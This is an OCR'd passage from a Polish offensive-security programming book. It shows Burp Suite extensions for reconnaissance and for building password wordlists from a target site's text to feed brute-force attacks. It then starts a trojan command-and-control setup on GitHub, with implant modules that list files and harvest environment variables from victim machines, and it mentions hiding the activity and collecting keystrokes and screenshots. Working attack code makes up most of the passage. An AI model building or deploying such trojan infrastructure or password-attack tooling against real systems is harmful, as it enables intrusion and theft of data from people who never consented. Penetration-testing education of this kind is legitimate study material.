from java.net import URL

import socket
import urllib
import json
```

[1] Wejdź na stronę *http://www.bing.com/dev/en-us/dev-center/*, aby wygenerować darmowy klucz do interfejsu API wyszukiwarki Bing.

```
import re
import base64
❶ bing_api_key = "TWÓJKLUCZ"

❷ class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
      self._callbacks = callbacks
      self._helpers   = callbacks.getHelpers()
      self.context    = None

      # instalacja rozszerzenia
      callbacks.setExtensionName("BHP Bing")
❸     callbacks.registerContextMenuFactory(self)

      return

    def createMenuItems(self, context_menu):
      self.context = context_menu
      menu_list = ArrayList()
❹     menu_list.add(JMenuItem("Wyślij do Bing", actionPerformed=self.bing_menu))

      return menu_list
```

Jest to pierwsza część naszego rozszerzenia. Przede wszystkim nie zapomnij wkleić swojego klucza do interfejsu API Bing ❶. Klucz ten upoważnia Cię do wykonania około 2500 darmowych operacji wyszukiwania miesięcznie. Najpierw definiujemy klasę `BurpExtender` ❷ implementującą standardowy interfejs `IBurp➥Extender` ❷ i interfejs `IContextMenuFactory` umożliwiający dostarczenie menu kontekstowego, które pojawi się, gdy użytkownik kliknie prawym przyciskiem myszy żądanie. Rejestrujemy procedurę obsługi naszego menu ❸, aby móc sprawdzić, którą witrynę użytkownik kliknął, co później pozwoli nam na tworzenie zapytań do wyszukiwarki. Kolejną czynnością jest utworzenie funkcji `createMenuItem`, która będzie pobierać obiekt typu `IContextMenuInvocation` służący do sprawdzania, które żądanie HTTP zostało wybrane. Ostatni krok polega na wyrenderowaniu elementu menu i obsłużeniu zdarzenia kliknięcia przez funkcję `bing_menu` ❹. Teraz dodamy funkcję wykonującą zapytania do wyszukiwarki, wyświetlającą wyniki oraz dodającą wykryte wirtualne hosty do zakresu docelowego Burpa.

```
  def bing_menu(self,event):

    # pobranie danych o tym, co kliknął użytkownik
❶   http_traffic = self.context.getSelectedMessages()

    print "Wyróżnionych żądań: %d" % len(http_traffic)

    for traffic in http_traffic:
      http_service = traffic.getHttpService()
      host         = http_service.getHost()
```

```
        print "Host wybrany przez użytkownika: %s" % host

        self.bing_search(host)

      return


    def bing_search(self,host):

      # sprawdzenie, czy mamy numer IP, czy nazwę hosta
      is_ip = re.match("[0-9]+(?:\.[0-9]+){3}", host)

❷     if is_ip:
        ip_address = host
        domain     = False
      else:
        ip_address = socket.gethostbyname(host)
        domain     = True

      bing_query_string = "'ip:%s'" % ip_address
❸     self.bing_query(bing_query_string)

      if domain:
        bing_query_string = "'domain:%s'" % host
❹       self.bing_query(bing_query_string)
```

Funkcja `bing_menu` jest wywoływana, gdy użytkownik kliknie zdefiniowany przez nas element menu kontekstowego. Pobieramy wszystkie żądania HTTP, które były wyróżnione ❶, a następnie z każdego z nich pobieramy część hosta i wysyłamy ją do funkcji `bing_search` do dalszego przetwarzania. Funkcja `bing_search` sprawdza, czy przekazano nam adres IP, czy nazwę hosta ❷. Następnie prosimy wyszukiwarkę Bing o wszystkie hosty wirtualne o takim samym adresie IP ❸ jak adres hosta znajdującego się w żądaniu HTTP kliknięty prawym przyciskiem myszy. Jeśli do rozszerzenia została przekazana nazwa domeny, to szukamy ❹ wszelkich zaindeksowanych przez wyszukiwarkę poddomen. Teraz napiszemy kod wykorzystujący interfejs API HTTP programu Burp do wysyłania żądań do wyszukiwarki Bing i przetwarzania wyników. Dodaj poniższy kod do klasy `BurpExtender`.


```
    def bing_query(self,bing_query_string):

      print "Wyszukiwanie w Bing: %s" % bing_query_string

      # kodowanie zapytania
      quoted_query = urllib.quote(bing_query_string)

      http_request  = "GET https://api.datamarket.azure.com/Bing/Search/
      ↪Web?$format=json&$top=20&Query=%s HTTP/1.1\r\n" % quoted_query
      http_request += "Host: api.datamarket.azure.com\r\n"
```

```
        http_request += "Connection: close\r\n"
        http_request += "Authorization: Basic %s\r\n" % base64.b64encode(":%s" %
        ↪bing_api_key)
❶       http_request += "User-Agent: Blackhat Python\r\n\r\n"

❷       json_body = self._callbacks.makeHttpRequest("api.datamarket.azure.com",
        ↪443,True,http_request).tostring()

❸       json_body = json_body.split("\r\n\r\n",1)[1]

        try:

❹         r = json.loads(json_body)

          if len(r["d"]["results"]):
            for site in r["d"]["results"]:

❺             print "*" * 100
              print site['Title']
              print site['Url']
              print site['Description']
              print "*" * 100

              j_url = URL(site['Url'])

❻         if not self._callbacks.isInScope(j_url):
              print "Dodawanie do zakresu Burpa"
              self._callbacks.includeInScope(j_url)

        except:
          print "Brak wyników w wyszukiwarce Bing"
          pass

        return
```

Interfejs API programu Burp wymaga, aby wysyłać żądania HTTP w postaci łańcuchowej. Jak widać, zakodowaliśmy też przy użyciu algorytmu base64 klucz API wyszukiwarki Bing oraz użyliśmy podstawowej metody uwierzytelniania HTTP. Następnie wysłaliśmy żądanie HTTP ❷ do serwerów Microsoftu. W zwrocie otrzymujemy kompletną odpowiedź z nagłówkami, które oddzielamy ❸, a następnie przekazujemy odpowiedź do parsera JSON ❹. Dla każdego zestawu wyników wyświetlamy pewne informacje na temat wykrytej witryny ❺ i jeśli dana witryna nie znajduje się w docelowym zakresie Burpa ❻, dodajemy ją do niego. Program ten stanowi świetny przykład wykorzystania mieszaniny kodu API Jythona i czystego Pythona w rozszerzeniu programu Burp do przeprowadzenia działań rozpoznawczych przed dokonaniem ataku na upatrzony cel. Teraz zobaczymy, jak to działa.

Czy to w ogóle działa


Rozszerzenie dotyczące wyszukiwarki Bing należy wdrożyć w taki sam sposób jak poprzednie dotyczące fuzzingu. Po jego załadowaniu wejdź na stronę *http://testphp.vulnweb.com/* i kliknij prawym przyciskiem myszy wysłane właśnie żądanie `GET`. Jeśli rozszerzenie jest załadowane prawidłowo, w menu kontekstowym powinna znajdować się opcja *Wyślij do Bing*, jak widać na rysunku 6.9.




Rysunek 6.9. Nowa opcja menu z naszego rozszerzenia

Kliknięcie tej opcji spowoduje, że w oknie programu zaczną pojawiać się wyniki z wyszukiwarki Bing zależne od opcji wyjściowych wybranych podczas ładowania rozszerzenia, jak pokazano na rysunku 6.10.

A jeśli otworzysz kartę *Target* (cel) i przejdziesz na kartę *Scope* (zakres), zauważysz, że do zakresu są automatycznie dodawane nowe pozycje, jak widać na rysunku 6.11. Zakres docelowy ogranicza działania takie jak ataki, przeglądanie i skanowanie tylko do zdefiniowanych hostów.



Rysunek 6.10. Wyniki z interfejsu API wyszukiwarki Bing dostarczane przez rozszerzenie



Rysunek 6.11. Hosty dodane automatycznie do zakresu docelowego programu Burp

Treść strony internetowej jako kopalnia haseł

Zabezpieczenia w wielu przypadkach sprowadzają się w zasadzie do jednego: haseł. To smutne, ale prawdziwe. Co gorsza, jeśli chodzi o aplikacje sieciowe, zwłaszcza indywidualnie dostosowywane, często brakuje nawet funkcji blokady konta. Czasami też nie ma wymogu stosowania trudnych do odgadnięcia haseł przez użytkowników. W takich przypadkach wystarczy użyć prostego programu przedstawionego w poprzednim rozdziale, aby dobrać się do portalu.

Cała sztuka zgadywania haseł internetowych opiera się na użyciu odpowiedniej listy słów. Jeśli Ci się spieszy, to nie masz czasu na sprawdzenie dziesięciu milionów możliwości, więc musisz wygenerować listę dostosowaną specjalnie pod kątem atakowanego serwisu. Oczywiście w dystrybucji Linuksa Kali dostępne są skrypty przeszukujące strony internetowe i generujące na podstawie ich treści listy haseł. Ale skoro już raz użyliśmy narzędzia Burp Spider do przeszukania serwisu, po co generować dodatkowy ruch tylko w tym celu, by sporządzić listę słów? Poza tym skrypty te przyjmują mnóstwo parametrów wiersza poleceń, które trzeba zapamiętać. Jeśli masz tak jak ja, to pamiętasz już wystarczająco dużo argumentów wiersza poleceń, aby zrobić duże wrażenie na znajomych. Dlatego lepiej wysłużyć się programem Burp.

Utwórz plik *bhp_wordlist.py* i wpisz do niego poniższy kod.

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import re
from datetime import datetime
from HTMLParser import HTMLParser

class TagStripper(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
        self.page_text = []

    def handle_data(self, data):
❶       self.page_text.append(data)

    def handle_comment(self, data):
❷       self.handle_data(data)

    def strip(self, html):
        self.feed(html)
❸       return " ".join(self.page_text)

class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
```

```
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()
        self.context = None
        self.hosts = set()

        # Na początek sprawdzimy coś powszechnie spotykanego
❹       self.wordlist = set(["password"])

        # instalacja rozszerzenia
        callbacks.setExtensionName("BHP Wordlist")
        callbacks.registerContextMenuFactory(self)

        return

    def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list = ArrayList()
        menu_list.add(JMenuItem("Utwórz listę słów", ¬
            actionPerformed=self.wordlist_menu))

        return menu_list
```

Kod z tego listingu powinien już wyglądać bardzo znajomo. Najpierw importujemy wszystkie potrzebne nam moduły. Klasa pomocnicza `TagStripper` umożliwi nam usunięcie znaczników HTML z odpowiedzi HTTP, które będziemy przetwarzać później. Jej funkcja `handle_data` zapisuje tekst strony ❶ w zmiennej składowej. Ponadto definiujemy funkcję `handle_comment`, ponieważ chcemy dodać do listy także słowa z komentarzy programistycznych. Funkcja ta w istocie tylko wywołuje funkcję `handle_data` ❷ (na wypadek gdybyśmy chcieli zmienić sposób przetwarzania tekstu strony).

Funkcja `strip` wprowadza kod HTML do klasy bazowej `HTMLParser` i zwraca otrzymany tekst strony ❸, który będzie potrzebny później. Pozostały kod jest prawie identyczny z kodem ze skryptu *bhp_bing.py*. Tym razem znowu tworzymy menu kontekstowe w interfejsie użytkownika programu Burp. Jedyna nowość jest taka, że zapisujemy listę słów w zbiorze `set`, dzięki czemu eliminujemy ryzyko wystąpienia duplikatów słów. Do inicjacji zbioru użyliśmy najpopularniejszego hasła `password` ❹, tak aby je również sprawdzić na końcu listy.

Teraz dodamy kod pobierający wybrany ruch HTTP z programu Burp i zamieniający go w podstawową listę słów.

```
def wordlist_menu(self,event):

    # pobranie informacji o tym, co kliknął użytkownik
    http_traffic = self.context.getSelectedMessages()

    for traffic in http_traffic:
        http_service = traffic.getHttpService()
        host = http_service.getHost()
```

```
❶           self.hosts.add(host)

            http_response = traffic.getResponse()

            if http_response:
❷               self.get_words(http_response)

        self.display_wordlist()
        return

    def get_words(self, http_response):

        headers, body = http_response.tostring().split('\r\n\r\n', 1)

        # pominięcie nietekstowych odpowiedzi
❸       if headers.lower().find("content-type: text") == -1:
            return

        tag_stripper = TagStripper()
❹       page_text = tag_stripper.strip(body)
❺       words = re.findall("[a-zA-Z]\w{2,}", page_text)

        for word in words:

            # odfiltrowanie długich łańcuchów
            if len(word) <= 12:
❻               self.wordlist.add(word.lower())

        return
```

Pierwszą naszą czynnością jest definicja funkcji `wordlist_menu` do obsługi zdarzeń kliknięcia menu. Zapisuje ona nazwę hosta ❶ na później, a potem pobiera odpowiedź HTTP i przekazuje ją do funkcji `get_words` ❷. Funkcja `get_words` oddziela nagłówek od treści właściwej odpowiedzi i pilnuje, abyśmy przetwarzali tylko odpowiedzi tekstowe ❸. Klasa `TagStripper` ❹ usuwa kod HTML z pozostałej części tekstu strony. Przy użyciu wyrażenia regularnego wyszukujemy wszystkie słowa zaczynające się od liter, po których znajduje się przynajmniej jeden znak „słowa" ❺. Na koniec litery w znalezionych słowach są zamieniane na małe i słowa te zostają zapisane w zbiorze `wordlist` ❻.

Pozostało jeszcze dodanie funkcji do dekorowania i wyświetlania haseł.

```
    def mangle(self, word):
        year = datetime.now().year
❶       suffixes = ["", "1", "!", year]
        mangled = []

        for password in (word, word.capitalize()):
            for suffix in suffixes:
❷               mangled.append("%s%s" % (password, suffix))
```

```
        return mangled

    def display_wordlist(self):

❸       print "#!comment: lista słów dla strony: %s" % ", ".join(self.hosts)

        for word in sorted(self.wordlist):
            for password in self.mangle(word):
                print password
        return
```

Funkcja `mangle` pobiera słowo bazowe i generuje z niego kilka haseł na podstawie pewnych typowych kryteriów. W tym przykładzie utworzyliśmy listę przyrostków do dodania do słowa bazowego, np. roku ❶. Następnie za pomocą pętli przeglądamy przyrostki i dodajemy do tego słowa każdy z nich ❷, tworząc w ten sposób kilka haseł. W drugiej pętli robimy to samo dla słowa bazowego z wszystkimi literami zamienionymi na wielkie. W funkcji `display_wordlist` drukujemy komentarz w stylu programu John the Ripper ❸ z informacją o stronach, dla których została wygenerowana dana lista słów. Potem drukujemy wyniki. Czas sprawdzić, jak się spisze nasza ślicznotka.

Czy to w ogóle działa

Otwórz kartę *Extender* i kliknij przycisk *Add*, a następnie postępuj w taki sam sposób jak w poprzednich przykładach dodawania rozszerzeń. Po załadowaniu rozszerzenia wejdź na stronę *http://testphp.vulnweb.com/*.


Kliknij prawym przyciskiem serwis w okienku *Site Map* i kliknij opcję *Spider this host* (przeszukaj tego hosta), jak pokazano na rysunku 6.12.

Po przejrzeniu przez program wszystkich stron docelowej witryny zaznacz wszystkie żądania w prawym górnym okienku, kliknij je prawym przyciskiem myszy, aby wyświetlić menu kontekstowe, i kliknij pozycję *Utwórz listę słów*, jak pokazano na rysunku 6.13.


Teraz przejdź na kartę wyników rozszerzenia. Normalnie wyniki zapisalibyśmy w pliku, ale dla celów demonstracyjnych postanowiłem wyświetlić listę słów w oknie programu Burp, jak widać na rysunku 6.14.

Listę tę można teraz wprowadzić do narzędzia Burp Intruder, aby przeprowadzić atak.


W rozdziale tym opisałem tylko niewielki wycinek możliwości interfejsu API programu Burp. Przy jego użyciu można na przykład wygenerować własny rodzaj ataku oraz tworzyć rozszerzenia współpracujące z interfejsem użytkownika. Podczas wykonywania testów penetracyjnych często trzeba rozwiązywać różne problemy i automatyzować pewne zadania. Interfejs API Extender programu Burp jest doskonałym narzędziem pozwalającym wydostać się z matni, a przynajmniej umożliwiającym uniknięcie konieczności kopiowania i wklejania danych z programu Burp do innego narzędzia.



Rysunek 6.12. Przeszukiwanie hosta za pomocą programu Burp



Rysunek 6.13. Wysyłanie żądań do rozszerzenia BHP Wordlist



Rysunek 6.14. Lista haseł sporządzona na podstawie treści witryny docelowej

Pokazałem też, jak zbudować rozszerzenie zwiadowcze do programu Burp. W obecnym stanie pobiera ono tylko 20 pierwszych wyników z wyszukiwarki Bing, ale możesz je zmienić tak, aby znajdowało wszystkie wyniki. Żeby to zrobić, trzeba poczytać trochę dokumentacji API wyszukiwarki Bing i napisać trochę kodu do obsługi większych zbiorów wyników. Potem za pomocą pająka programu Burp można przeszukać wszystkie wykryte witryny i automatycznie poszukać luk w ich zabezpieczeniach!

7

Centrum dowodzenia GitHub

Jednym z największych problemów do rozwiązania przy tworzeniu szkieletowego systemu trojanów jest asynchroniczne kontrolowanie, aktualizowanie i odbieranie danych od wdrożonych implantów. Musimy mieć względnie uniwersalną metodę wysyłania kodu do zdalnych wirusów. Taki poziom elastyczności jest potrzebny nie tylko po to, by móc kontrolować swoje trojany, ale również po to, by móc przechowywać kod przeznaczony dla konkretnych systemów operacyjnych.

Choć hakerzy wynaleźli wiele pomysłowych technik dowodzenia swoimi produktami, np. przy wykorzystaniu IRC-a i Twittera, my użyjemy usługi, która służy właśnie do przechowywania kodu. Użyjemy portalu **GitHub** do przechowywania konfiguracji implantów i filtrowanych danych, jak również wszystkich modułów potrzebnych implantom do działania. Ponadto pokażę Ci, jak zmodyfikować mechanizm importu macierzystej biblioteki Pythona, tak aby po utworzeniu przez nas nowego modułu trojana nasze implanty automatycznie próbowały go pobrać wraz ze wszystkimi bibliotekami zależnymi wprost z naszego repozytorium. Pamiętaj, że komunikacja z portalem GitHub jest poddawana szyfrowaniu SSL i tylko nieliczne firmy aktywnie blokują ruch z tego serwisu.

Należy podkreślić, że do tych testów użyjemy publicznego repozytorium. Jeśli masz trochę pieniędzy do wydania, to możesz też utworzyć repozytorium prywatne, dzięki czemu ukryjesz swoje postępki przed wścibskimi. Ponadto wszystkie moduły, informacje konfiguracyjne i dane można zaszyfrować przy użyciu par kluczy publicznych i prywatnych, o czym będzie mowa w rozdziale 9. Zaczynamy!

Tworzenie konta w portalu GitHub

Jeśli nie masz jeszcze konta w portalu GitHub, to wejdź na stronę *GitHub.com* i się zarejestruj, a następnie utwórz nowe repozytorium o nazwie *chapter7*. Potem musisz zainstalować bibliotekę Pythona z API GitHub[1], aby móc zautomatyzować proces komunikacji z repozytorium. W tym celu wystarczy wykonać poniższe polecenie w wierszu poleceń:

```
pip install github3.py
```

Jeśli nie masz jeszcze klienta git, to teraz go zainstaluj. Ja do pracy używam systemu Linux, ale klient ten działa na wszystkich platformach. Kolejną czynnością jest utworzenie struktury katalogów w repozytorium. Wykonaj w wierszu poleceń poniższe polecenia (odpowiednio je dostosuj, jeśli używasz systemu Windows):

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Dodanie struktury repozytorium dla trojana."
$ git remote add origin https://github.com/<yourusername>/chapter7.git
$ git push origin master
```

Utworzyliśmy podstawową strukturę naszego repozytorium. Katalog *config* zawiera pliki konfiguracyjne, które dla każdego trojana będą inne. Każdy trojan będzie służył do czegoś innego, więc musi pobierać własny plik konfiguracyjny. Katalog *modules* zawiera moduły do pobrania i wykonania przez trojana.

[1] Repozytorium, w którym przechowywana jest ta biblioteka, znajduje się pod adresem *https://github.com/copitux/python-github3/*.

Zaimplementujemy specjalny hak importu, aby umożliwić naszym trojanom importowanie bibliotek wprost z naszego repozytorium GitHub. Przy okazji umożliwi nam to przechowywanie w GitHub zewnętrznych bibliotek, dzięki czemu nie będziemy musieli od nowa kompilować trojana za każdym razem, gdy zechcemy dodać nowe funkcje lub zależności. Katalog *data* posłuży nam do przechowywania zdobytych przez trojana danych, informacji z przechwytywania naciśnięć klawiszy, zrzutów ekranu itd. Teraz utworzymy kilka prostych modułów i przykładowy plik konfiguracyjny.

Tworzenie modułów

W dalszych rozdziałach nauczysz się robić brzydkie rzeczy przy użyciu trojanów, np. rejestrować naciskane klawisze i robić zrzuty ekranu. Ale na początek utworzymy kilka prostych modułów, które będą łatwe do przetestowania i wdrożenia. Utwórz nowy plik w katalogu *modules*, nazwij go *dirlister.py* i wpisz do niego poniższy kod:

```
import os

def run(**args):

    print "[*] W module dirlister."
    files = os.listdir(".")

    return str(files)
```

Ten krótki fragment kodu zawiera definicję funkcji `run` tworzącej i zwracającej listę wszystkich plików znajdujących się w bieżącym katalogu. Każdy moduł powinien zawierać funkcję `run` przyjmującą zmienną liczbę argumentów. Dzięki temu każdy moduł można załadować w taki sam sposób, a jednocześnie ma się możliwość dostosowywania plików konfiguracyjnych przekazywanych do modułów.

Utwórzmy jeszcze jeden moduł, tym razem o nazwie *environment.py*.

```
import os

def run(**args):
    print "[*] W module environment."
    return str(os.environ)
```

Moduł ten pobiera zmienne środowiskowe ze zdalnej maszyny, na której zainstalowany jest trojan. Teraz wyślemy ten kod do naszego repozytorium GitHub, aby udostępnić go naszemu wirusowi. W wierszu poleceń przejdź do głównego katalogu repozytorium i wykonaj poniższe polecenia:

```
$ git add .
$ git commit -m "Dodanie nowych modułów"
$ git push origin master
Username: ********
Password: ********
```

